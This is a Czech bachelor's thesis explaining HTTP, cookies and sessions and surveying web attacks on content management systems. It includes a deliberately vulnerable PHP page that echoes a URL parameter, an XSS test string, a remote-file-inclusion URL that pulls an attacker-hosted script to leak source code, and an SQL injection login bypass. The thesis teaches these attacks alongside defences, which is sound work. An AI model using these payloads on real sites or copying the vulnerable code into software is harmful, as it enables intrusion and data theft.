Bezpečnostní rizika při použití redakčních systémů

The Security of Content Management Systems

Michal Vetr

Bakalářská práce
2013

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2012/2013

ZADÁNÍ BAKALÁŘSKÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Michal VETR**
Osobní číslo:	**A10661**
Studijní program:	**B3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**kombinovaná**
Téma práce:	**Bezpečnostní rizika při použití redakčních systémů**

Zásady pro vypracování:

1. **Sestavte literární rešerši na téma bezpečnosti internetových aplikací.**
2. **Formulujte nejčastější metody nebo způsoby napadení internetových aplikací.**
3. **Vyjmenujte a popište nejpoužívanější redakční systémy.**
4. **U vybraných systémů ohodnoťte jejich bezpečnost.**
5. **Pokuste se otestovat bezpečnost vybraných redakčních systémů.**

Rozsah bakalářské práce:

Rozsah příloh:

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **RAHMEL, Dan. Joomla: Podrobný průvodce tvorbou a správou webů. Brno: Computer Press, a.s., 2010. ISBN 978-80-251-2714-8.**
2. **SHREVES. Joomla! Bible. Chichester: Wiley, 2010. ISBN 9780470509579.**
3. **OpensourceCMS.com [online]. Dostupné z URL: http://php.opensourcecms.com/**
4. **HUSEBY, Sverre H. Zranitelný kód. Vyd. 1. Brno: Computer Press, 2006, 207 s. ISBN 80-251-1180-6.**
5. **The Open Web Application Security Project [online]. Dostupné z URL: http://www.owasp.org/**

Vedoucí bakalářské práce:	**Ing. Jiří Vojtěšek, Ph.D.** Ústav řízení procesů
Datum zadání bakalářské práce:	**25. února 2013**
Termín odevzdání bakalářské práce:	**30. května 2013**

Ve Zlíně dne 25. února 2013

prof. Ing. Vladimír Vašek, CSc.
děkan

L.S.

doc. Mgr. Milan Adámek, Ph.D.
ředitel ústavu

ABSTRAKT

Cílem této bakalářské práce je shrnout a ohodnotit bezpečnostní rizika při použití open-source redakčních systémů. Což sebou přináší potřebu čtenáře seznámit s technologiemi, na kterých je provoz těchto systému závislý a v neposlední řadě popsat jaké metody proti webovým aplikacím hackeři využívají. Poté je čtenář seznámen s dnešními nejpoužívanějšími redakčními systémy Drupal, Joomla! a WordPress. Nasleduje výčet výhod a omezení při použití těchto redakčních systémů a dále jsou nabídnuty bezpečnostní opatření, kterých by se měl uživatel držet, aby zlepšil bezpečnost webové aplikace postavené na jednom z těchto systémů. Ke konci je prezentován útok na systém Drupal, kterým lze administrátorovi stránky změnit heslo a tak se zmocnit jeho uživatelského účtu.

Klíčová slova: Drupa, Joomla!, WordPress, redakční systém, bezpečnost, PHP injection, SQL injection, Cross-site scripting, krádež relace;

ABSTRACT

The goal of this bachelor work is summarize and evaluate security risks when open-source content management systems are used. Which brings the need to readers get familiar whit the technologies on which it is operation of these systems depends and not least describe what methods hackers used against web applications. Thereafter the reader is familiar with today's most widely used content management systems Drupal, Joomla! and WordPress. The following is a list of the advantages and limitations of using these content management systems and then are offered the security measures that the user should keep in order to improve the safety of web applications built on one of these systems. At the end is presented attack on Drupal, wich can change the site administrator's password and so empower his user account.

Keywords: Drupal, Joomla!, WordPrees, content management systém, security, PHP injeciton, SQL injection, Cross-site scripting, session hijack;

Děkuji Ing. Jiřímu Vojtěškovi, Ph.D. za cenné podněty a odborné konzultace

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

- **Prohlašuji,**

  - že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
  - že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně . . . . . .

podpis diplomanta

Obsah

ÚVOD

Bezpečnost webových aplikací je dnes skloňovaným pojmem, takřka ze všech možných úhlů. Téměř každou chvíli můžeme zaslechnout o tom jak útočníci vybírají peníze z cizích účtů, kradou citlivé informace o vládních jednáních a podobně. Bezpečnost informační infrastruktury je velice vážná a citlivá věc. Bezpečnostní experti i samotná media se již nějakou snaží naznačovat firmám, že potřebují firewall, prostředky pro detekci narušení a nástroje sledující provoz sítě.

Bezpečnost informační infrastruktury je ale pouze jedna stránka mince, další problém vzniká v oblasti bezpečnosti aplikací. A právě webové aplikace dnes čelí asi 70%[12] všech útoků, částečně je to spojeno s tím, že jejich tvůrci se zabezpečení moc nevěnují a částečně také tím že jsou v dnešní době hodně populární. Celkem nezanedbatelné procento těchto webových aplikací tvoří systémy pro správu obsahu, které jsou volně šiřitelné pod GPL licencí. Těchto systémů je dostupná velká spousta a uživatel, který se rozhodne některý z nich používat, by měl zohlednit i jejich bezpečnost.

Tato práce se snaží popsat principy na nichž jsou dnes provozovány webové aplikace, ty jsou důležité pro pochopení jak může dojít k zneužití těchto vědomostí. V následující kapitole jsou popsány nejčastější útoky, které webové aplikace postupují. Později jsou rozebrány redakční systémy Drupal, WordPress, Joomla! z hlediska technologii na kterých jsou postaveny a jsou vysvětleny jejich silné a slabé stránky v případě jejich použití. Potom se tato práce věnuje možnostem zlepšení jejich zabezpečení.

Na konci této práce je prezentován útok na systém Drupal, kterým je útočník schopen změnit administrátorovi prezentace přihlašovací heslo a tak nad aplikací získat úplnou kontrolu.

I. TEORETICKÁ ČÁST

1 Základy webu

Word Wide Web nebo-li zkráceně web, je celosvětová síť a jedná se označení aplikací protokolu HTTP. Tím je myšlená propojená soustava hypertextových dokumentu. Jejím tvůrcem je Tim Berners-Lee, který spolu se svými přáteli v CERNu roku 1989 navrhli jazyk HTML, protokol HTTP a koncem roku 1990 spustili první webový server na světě info.cern.ch. V říjnu 1994 založil World Wide Web Consortium (W3C), které dohlíží na vývoj webu.

Samotný jazyk HTML dokáže na základě HTTP požadavku stránky pouze interpretovat webovému prohlížeči, tento postup dnes odpovídá statickým stránkám. Chceme-li nad stránkami provádět složitější operace, potřebujeme do webového místa začlenit některý ze skriptovacích jazyků, který z nich vytvoří dynamickou aplikaci. Pro psaní takového kódu se dnes používají nástroje jako Java, PHP, PERL, ASP/VBScript a řada dalších. Právě díky nim jsme v dnešní době schopni nakoupit zboží v pohodlí svého domova, zkontrolovat stav svého účtu nebo rezervovat si nejbližší let do naší oblíbené destinace.

Když už je aplikace schopná poskytnout nám tyto služby, je zřejmé že musí uchovávat obrovské množství dat, jako jsou podrobné údaje objednávek s nimi souvisící údaje o různém druhu zboží, které prostřednictvím aplikace nabízeno a tímto způsobem by se dalo pokračovat. Dat je tedy mnoho a je třeba nad nimi udržovat určitou logiku, než aby se bezhlavě ukládala do souboru a později se pomocí řízení aplikace z těchto umístění vyvolávala. Pro tyto účely vznikly tzv. databázové systémy, díky nim a použití SQL jazyka se práce s daty stala řízená, kontrolovatelná a mnohem pohodlnější. V dnešní době existuje celá řada komerčních i open-source variant, které můžeme pro naši práci využít.

Výběr aplikačních nástrojů pro realizaci webových aplikací je dnes velice široký. Pro programátora vyvstává otázka v jakém jazyce svoji aplikaci napsat, je jich nepřeberné množství a každý z nich má nějaké výhody, na druhou stranu se v nich mohou objevit nuance na které by jsme si měli pozor. Stejná situace panuje na poli databázových systémů, asi nejznámější představitele jsou Oracle, PostgreSQL a MySQL. Jedná se o relační databázové systémy, takže každý z nich respektuje stejné pravidla pro tvorbu databáze. Mimo relační databáze se začínají objevovat systémy, které jsou tzv. dokumentově orientované nebo NoSQL, takové systémy neakceptuji relační model ve vysoké normální formě, nýbrž se jedná o poměrně nestrukturované shluky dat s plochou strukturou.

Pokud dáme všechny tyto technologie dohromady dostaneme minimální potřebný základ pro dnešní webové aplikace. Zde je dobré si uvědomit, že každá mince má dvě strany. Díky těmto technologiím získáváme kvalitní prostředky, pomocí nichž jsme schopni realizovat naše projekty, ale také při neopatrné nebo nepromýšlené manipulaci s nimi mohou mít důsledky našeho počínaní přímo fatální dopad. Ve většině případů, a však tento problém nemají za vinu použité prostředky, nýbrž sám tvůrce aplikace, tyto dopady jsou povětšinou výsledkem nedokonalé znalosti, nepochopením nebo leností.

Webové aplikace již několik let zaznamenávají neutuchající rozvoj a zájem. S postupným rozvojem byly nasazovány různé technologie, které větší či menší měrou ovlivňují vzhled nebo funkčnost aplikace. Nesmí nás tedy zarazit, že se prostředky těchto aplikací staly prostředky promýšlených a zákeřných útoků. Při tom mnohdy, aby jsme těmto problémům předešli, stačí aby měl tvůrce aplikace kvalitní znalosti těchto základních prostředků.

1.1 Protokol HTTP

Protokol HTTP je základním kamenem internetu jak jej známe dnes, právě díky němu zaznamenal takový rozvoj. Při tom se lze domnívat, že obliba HTTP protokolu vznikla právě díky jeho jednoduchosti. Pokud je z webového prohlížeče zaslán požadavek na zobrazení kódu některé stránky, připojí se ke vzdálenému serveru uvedenému v adrese URL. Jakmile se naváže spojení TCP zašle prohlížeč požadavek HTTP, kterým si vyžádá od serveru soubor dokumentu. Webový prohlížeč zašle obsah stránky a spojení uzavře.

Díky tomu,že je protokol řádkový a bezstavový[1] se v komunikaci může vyskytnout několik ideálních případu pro manipulaci s požadavky, které jsou serveru posílány. V protokolu HTTP existuje několik druhu požadavků, z toho nejdůležitější jsou GET a POST. Metoda GET je asi nejpoužívanější vůbec, její použití je nejčastější v případech chceme-li nahrát některou webovou stránku ze strany serveru. Již při zadaní názvu stránky do URL řádku prohlížeče, se použije požadavek typu GET. Důležitější je že případné data, která je potřeba předat k dalšímu zpracování, jsou posílána jako parametry v URL řádku prohlížeče. Nejčastější použití metody POST je v případě odesílaní formulářů na webu, způsob předání dat je podobný jako u metody GET, ačkoliv parametry se nezobrazují přímo v URL řádku, nýbrž jsou předávána v těle požadavku. Další rozdíl spočívá v opakovaném odesílání dat. U metody GET lze data opakovaně odesílat, např. při

1 Jednotlivé požadavky zasílané na server spolu nejsou nijak svázaný

zmáčknutí klávesy zpět, při placení účtu by jsme mohli zaplatit dvakrát a proto použití teto metody v tomto kontextu není zrovna moc vhodné. Metoda POST toto nedovolí a vybídne uživatele o potvrzení takovéto akce.

Z těchto příčin vyplývá jednoduché pravidlo: Pokud naší akci chceme vyvolat nějakou akci na serveru, jako je třeba změna souboru v adresářové struktuře nebo zapsaní dat do databáze, měli by jsme vždy používat metodu POST[1, s. 18].

Řádkovou orientaci si protokol HTTP vypůjčil od protokolu Telnet, vzhledem k tomuto faktu dnes lze využít k připojeni na webový server program Telnet. Pro takový způsob komunikace nepotřebujeme zvláštní vybavení, stačí nám pouze zadat do konzole unixového systému:

```
telnet www.seznam.cz 80
```

Jakmile se zdaří připojení stačí už pouze napsat základní řádky http požadavku:

```
GET / HTTP/1.1
Host: www.seznam.cz
```

Server seznam.cz nám ochotně odpoví hlavičkami následovanými kořenovým dokumentem HTML. Namísto použití programu Telnet lze napsat program, který se dá lehce nastavit a bude tuto činnost vykonávat automaticky. Těchto programů je na internetu dostupná spousta. Některé lze používat jako webové služby a pouze vypisují dotaz a odpověď serveru, nebo se může jednat o programy, které fungují jako prostředník mezi webovým prohlížečem a serverem. Takové programy umožňují měnit parametry požadavku, před tím než jsou odeslány serveru. Pokud vezmeme v potaz tento fakt, musíme přijmout další pravidlo pro tvorbu webových aplikací: Z hlediska serveru neexistuje bezpečný klient.[1, s. 19]

1.2 Soubory cookie

Problematika souboru cookie opět přímo souvisí s bezstavovostí HTTP protokolu, díky ní nikdy neexistuje žádná kontinuita mezi jednotlivými požadavky klienta. Po splnění požadavku server i klient zapomenou, že spolu kdy mluvily.[1, s. 21] S postupně rostoucí potřebou autentizace se hodilo, aby si server stav mezi jednotlivými požadavky pamatoval aspoň po nějaký čas. Pomocí cookie server žádá klienta, aby si pamatoval krátkou informaci. V následující komunikaci pak klient v každém požadavku tuto informaci zasílá.

K zasílaní souborů cookie se přímo používají hlavičky HTTP, pro nastavení souboru server použije hlavičku SET-Cookie, samotná hlavička tohoto požadavku může vypadat následovně:

```
Set-Cookie: Gtestss =QDniaqAu9AT2aW5sPf7; Path=/;
Expires=Tue, 27 Oct 2015 10:00:59 GMT
```

Takováto hlavička obsahuje soubor s názvem Gtestss a hodnotou, která je zakódována, následuje cesta kam se má soubor zasílat a čas kdy bude soubor zneplatněn. Nejdůležitější je asi hodnota Gtestss neboť klient nemá žádné tušení, co by mohla tato metoda znamenat, slepě ji pouze posílá zpět. Programátoři většinou s cookie přímo nepracují, používají ke své tvorbě nějaké API, to ale neznamená, že je ke své práci nepoužívá server. Pokud klient zakáže přijímání cookie souborů, pravděpodobně se mu na většině serveru nepodaří autentizace, neboť ty se většinou používají k implementaci relací.

1.3 Relace

Relace je kolekce proměnných, která dohromady tvoří stav.[1, s. 22] Tyto proměnné na serveru sami o sobě ještě netvoří plnohodnotnou relaci. Nejdůležitějším prvkem je `session ID` tedy identifikátor relace. Tyto údaje je zapotřebí nějakým způsobem dopravit ke klientovi a asociovat je s ním. To lze realizovat hned několika způsoby, předáním v URL pomocí metody GET. Toto řešení ale nebývá moc šťastné, neboť tím naservírujeme SID přímo pod nos potencionálního hackera. Pohodlnějším způsobem předaní je uložit jej do souboru cookie.


V jazyce PHP jsou relace velmi dobře implementovány a práce s nimi je po určitém nastudování docela jednoduchá. Pomocí funkce `session_start()` lze jednoduše relaci inicializovat, naopak `session_destroy()` odstraní všechna data relace. K super globálním proměnným se lze dostat pomoci `$_SESSION['promenna']`. Nutno podotknout, že to jestli se bude SID ukládat do URL nebo souboru cookie, záleží na nastavení serveru. Je-li povoleno na straně klienta zaznamenávání do souboru cookie, aplikace se sama rozhodne je-li třeba předávat identifikátor relace metodou GET. I přes vkládání identifikátoru nás ale aplikace nemůže zcela ochránit před krádeží relace.

2 Způsoby napadení webových aplikací

Webové aplikace již několik let zaznamenávají neutuchající rozvoj a zájem. S postupným rozvojem byly nasazovány různé technologie, které větší či menší měrou ovlivňují vzhled nebo funkčnost aplikace. Nesmí nás tedy zarazit, že se prostředky těchto aplikací staly prostředky promýšlených a zákeřných útoků. Přitom mnohdy, aby jsme těmto problémům předešli stačí pouze aby měl tvůrce aplikace kvalitní znalosti těchto základních prostředků.

2.1 Krádež relace

Drtivá většina dnešních aplikací používá k identifikaci uživatele právě prostředek vytvoření relace. Uživatel vstoupí na stránku s webovým formulářem a je vybídnut k zadání svého uživatelského jména a hesla, poté je ve většině případů vytvořena relace, a zaslána první odpověď s nastavením cookie souboru v kterém je zapsán identifikátor této relace. Klient tyto informace zasílá po každém dotazu zpět serveru. Nyní je velice důležité, aby se identifikátor žádným způsobem nedostal do rukou útočníka. Ten má k dispozici hned několik způsobů jak se ho zmocnit. Nejprimitivnějším způsobem je SID uhodnout, spočítat si jej, zkusit metodu pokus omyl. Pokud dojde ke zcizení cookie souboru útočníkem a ten jej zašle na server, ten není schopný cokoliv poznat a na tento dotaz odpoví. Takto je získána identita a práva uživatele. Jak takovéto zcizení probíhá je ilustrováno na Obr 1.



Obr. 1: Jeden ze scénářů ukradení relace [11]

Možnosti jak se proti tomuto útoku bránit je hned několik, nicméně žádná z nich není stoprocentní, proto není na škodu pokusit se je vhodně prokombinovat a tím účinnost zvýšit. Metody využívané nejčastěji proti zcizení sezení mohou být následující:

- Asi nejméně účinnou metodou je spolu s cookie sledovat údaje předávané v HTTP

hlavičce a takto reagovat na změny jejich údajů, pokud je změna identifikována došlo by neprodleně k ukončení relace. Bohužel hodnoty HTTP hlavičce se dají snadno editovat a tudíž pro zkušenějšího útočníka by neměl být velký problém HTTP hlavičku podvrhnout.[1, s. 24]

- Další metodou jak odhalit útočníka je spojit identifikátor uložený v cookie s některou další informaci, kterou známe o klientovi např. IP adresa. Pokud během sezení dojde ke změně ip adresy aplikace by měla opět reagovat ukončením sezení. Tato metoda není opět úplně nezdolná, pokud útočník přistupuje k internetu pod stejnou IP adresou jako klient, nejsme schopní pomocí této metody jeho počínání odhalit.[1, s. 24]
- Asi nejúčinnější je po každém požadavku na server zasílat z odpovědí nový identifikátor. V PHP je proto funkce session_regenerate_id(), díky které je možno jednoduše identifikátor relace obnovovat. I zde ale existuje určité riziko, v podobě odeslání útočníkova dotazu na server dříve, než klient. Tak server pošle nové id útočníkovi a relace uživatele bude zneplatněna.[1, s. 24]


Velice zajímavý příklad, který se dal v minulosti zpozorovat bylo, že si útočník doprogramoval funkci na odesílaní cookies do oblíbeného rozšíření webového prohlížeče a umístil jej jako vylepšenou verzi na stránky těchto rozšíření. Funkce sama reagovala pouze na jednu webovou aplikaci, kterou chtěl útočník napadnout, a po přihlášení do této aplikace zasílala na adresu útočníka přímo hlavičky s nastavenými cookies. Tímto způsobem se bez sebemenších problému dostal k identifikátoru několika procent lidí, kteří používali tento prohlížeč v kombinaci s jeho upraveným rozšířením. Nevyjdou-li tyto pokusy, nebo útočník není až tak zdatný programátor může se pokusit relaci ukradnout pomocí asi nejpoužívanější metody útoku cross-site scripting.

2.2 Cross-site scripting

Cross-site scripting je metoda narušení WWW stránek využitím bezpečnostních chyb ve skriptech (především neošetřené vstupy). Útočník díky těmto chybám v zabezpečení webové aplikace dokáže do stránek podstrčit svůj vlastní javascriptový kód, což může využít buď pouze k poškození vzhledu stránky, jejímu znefunkčnění anebo dokonce k získávání citlivých údajů návštěvníků stránek, obcházení bezpečnostních prvků aplikace a phishingu.[2]


Ačkoliv se problematice cross-site scriptingu věnuje nepřeberné množství publikací, je zranitelnost pomocí této metody i nadále jednou z nejčastějších chyb při psaní webových aplikací. Udělat chybu v aplikaci je při tom velice jednoduché, stačí když se útočníkovi podaří do napadené stránky vložit vlastní HTML kód, který je následně zobrazen v prohlížeči. Příklad takové bezpečnostní díry může nastat v následujícím případě:

```
<html>
     <title>Priklad XSS utoku</title>
     <body>
          <h1>Priklad stranky obsahujicí xss chybu</h1>
     </body>
</html>
<?php
echo $_GET['id'];
?>
```



Obr. 2: Ukázka aplikace obsahující xss chybu

Stránka se v prohlížeči zobrazí, tak že na první pohled vypadá úplně neškodně. Pokud vložíme do URL řádku prohlížeče za koncovku souboru xss.php řetězec `? d=<h1>Takto vypada uspesny xss utok</h1>`. Vypíše se v prohlížeči řetězec naformátovaný jako nadpis první úrovně. Tento typ útoku se označuje jako lokální nebo DOM based. Nejlépe jej lze využít na stránkách kde je neošetřený přenesení proměnné z URL adresy.



Obr. 3: Příklad napadení aplikace s xss chybou

Nepersistentí druh útoku je postaven na podobném způsobu úpravy URL, v tom je ale umístěný škodlivý javascriptový kód, který po provedení požadavku změní obsah stránky a ten je posléze zobrazen uživateli. S persistentním útokem se můžeme nejčastěji setkat v diskuzních fórech, návštěvních knihách, komentářích k článkům, prostě všude tam kde uživatel nějakým způsobem může vložit natrvalo nějaký vstup. Pokud tento vstup není na serveru dostatečně kontrolován může dojít ke vložení nebezpečného scriptu. Největší nebezpečí tohoto útoku spočívá v tom, že se script spustí všem uživatelům, kteří si stránku s daným příspěvek prohlíží.

2.3 PHP Injection

Tento způsob napadení se týká aplikací, které nemají ošetřené vkládání jiných stránek. Programátor si vytvoří nejčastěji jednu šablonovou stránku *index.php* do které později pomocí klauzule `include` vkládá obsahy jiných sekcí webu. Tento postup mu ušetří psaní záhlaví, patičky menu a jiných náležitostí, které jsou pro většinu stránek v jeho aplikaci stejné. V případě, že programátor použil neošetřenou klauzuli `include`, vypadala by URL adresa v prohlížeči například následovně:

```
http://www.mojestránka.cz/index.php?page=news.php
```

Někde do volného místa stránky *index.php* je vložená stránka *news.php*, prakticky se z pohledu interpretru PHP provede zdrojový kód *index.php* a následovně kód stránky *news.php*. Podobně jako u Cross-site scriptingu k napadnutí této stránky stačí pozměnit URL řádek například následovně:

```
http://www.mojestránka.cz/index.php?page=http://www.seznam.cz
```

Pokud se objeví na stránce titulní stránka seznamu.cz chyba existuje. Této chyby může

útočník využít tak, že si napíše jednoduchý script:

```
<?php show_source(„index.php”) ?>
```

Soubor umístí jako *script.txt* na některý freehostingový webový server. Nyní už pouze stačí upravit URL řádek napadané aplikace:

```
http://www.mojestránka.cz/index.php?
page=http://utok.wz.cz/script.txt
```

Takže se zobrazí kompletní zdrojový kód souboru *index.php*. Tímto způsobem je útočník schopen se dostat až ke kódu scriptu, který navazuje spojení s databázovým serverem.[3]

2.4 SQL injection

Pojem nazvaný SQL injection poprvé popsal Rain Forest Puppy v časopise Phrack Magazine roku 1998. Princip útoku spočívá ve změně nebo vkládání SQL dotazů, odesílaných do databáze, prostřednictvím vstupů aplikace. Útočník se tedy snaží zaměřit na taková místa, kde vzniká skládání dotazů založených na řetězcích, které pochází od klienta, typicky tedy formulářová pole. Pokud při přenosu od aplikace k databázovému systému nedochází, k ověření znaků, které jsou serverem považované za speciální.[1, s. 32]

Jako příklad by mohl sloužit formulář pro přihlašování uživatelů, tento způsob je dnes nejčastěji používaný pro autentizaci a autorizaci jednotlivých uživatelů a většinou se skládá ze dvou částí. Dotaz který se potom pro vstup do systému skládá může vypadat nějak takto:

```
SELECT * FROM Uzivatele WHERE UzivJmeno = 'Jan' AND  Heslo
='7c4a8d09ca3762af61e59520943dc26494f8941b'
```

Dotaz má za úkol vyhledat v databázi uživatele se jménem Jan a heslem zakódovaným pomoci algoritmu sha-1, pokud řádek identifikovaný pomocí těchto údajů existuje dojde, k přihlášení uživatele do systémů. Naneštěstí lze takový dotaz lehce napadnout pomoci manipulace s formulářem. Útočníkovi v takovém případě stačí, aby předpokládal existenci uživatele s hodnotou Jan v tabulce `UzivJmeno`, do prvního pole formuláře proto doplní hodnotu Jan --, celý výraz, tak bude teď vypadat následovně:

```
SELECT * FROM Uzivatele WERE UzivJmeno = 'Jan --' AND Heslo =
'';
```

Pokud zabezpečení SQL serveru nevyžaduje znaky pro komentáře párově, tak se dotaz bez problému provede a útočník bude přihlášen jako uživatel Jan, protože SQL vnímá dvojznak -- jako začátek komentáře, tak cokoliv co bylo napsáno za ním je databází ignorováno a tudíž nedojde k ověření hodnoty uvedené v poli Heslo.[1, s. 33 – 34]

3 Content Management System

Asi, každý kdo se pokusil nakódovat nějaké webové stránky, stál dříve nebo později před otázkou, zda-li by si nemohl ukrátit svůj čas při vkládání obsahu na tyto stránky. Tato potřeba, pokud byla dost silná, nakonec vyústila v to že uživatel nemohl dále setrvávat u HTML, ale musel si osvojit základy některých programovacích jazyků jako jsou PHP, Java, nebo Perl. Pomocí nich a některého databázového systému již uživatel mohl klidně vkládat články, vyhodnocovat ankety nebo si spravovat svoje vlastní webové fórum. Takovýmto systémům, které jsou zaměřeny na konkrétní webovou prezentaci a správu obsahu se začalo říkat CMS(content management system). Těchto systémů vznikla celá řada, některé jsou komerční, jiné jsou šířeny jako open-source pod GPL licencí a na internetu jich lze najít nepřeberné množství. Pro ukázku stačí navštívit stránku www.opensourcecms.com, aktuální číslo v kategorii CMS/portal bylo 162 k datu 7. 4. 2013. I přes tak vysoký počet dnešnímu internetu dominují tři z nich a sice Drupal, Joomla! a WordPress.

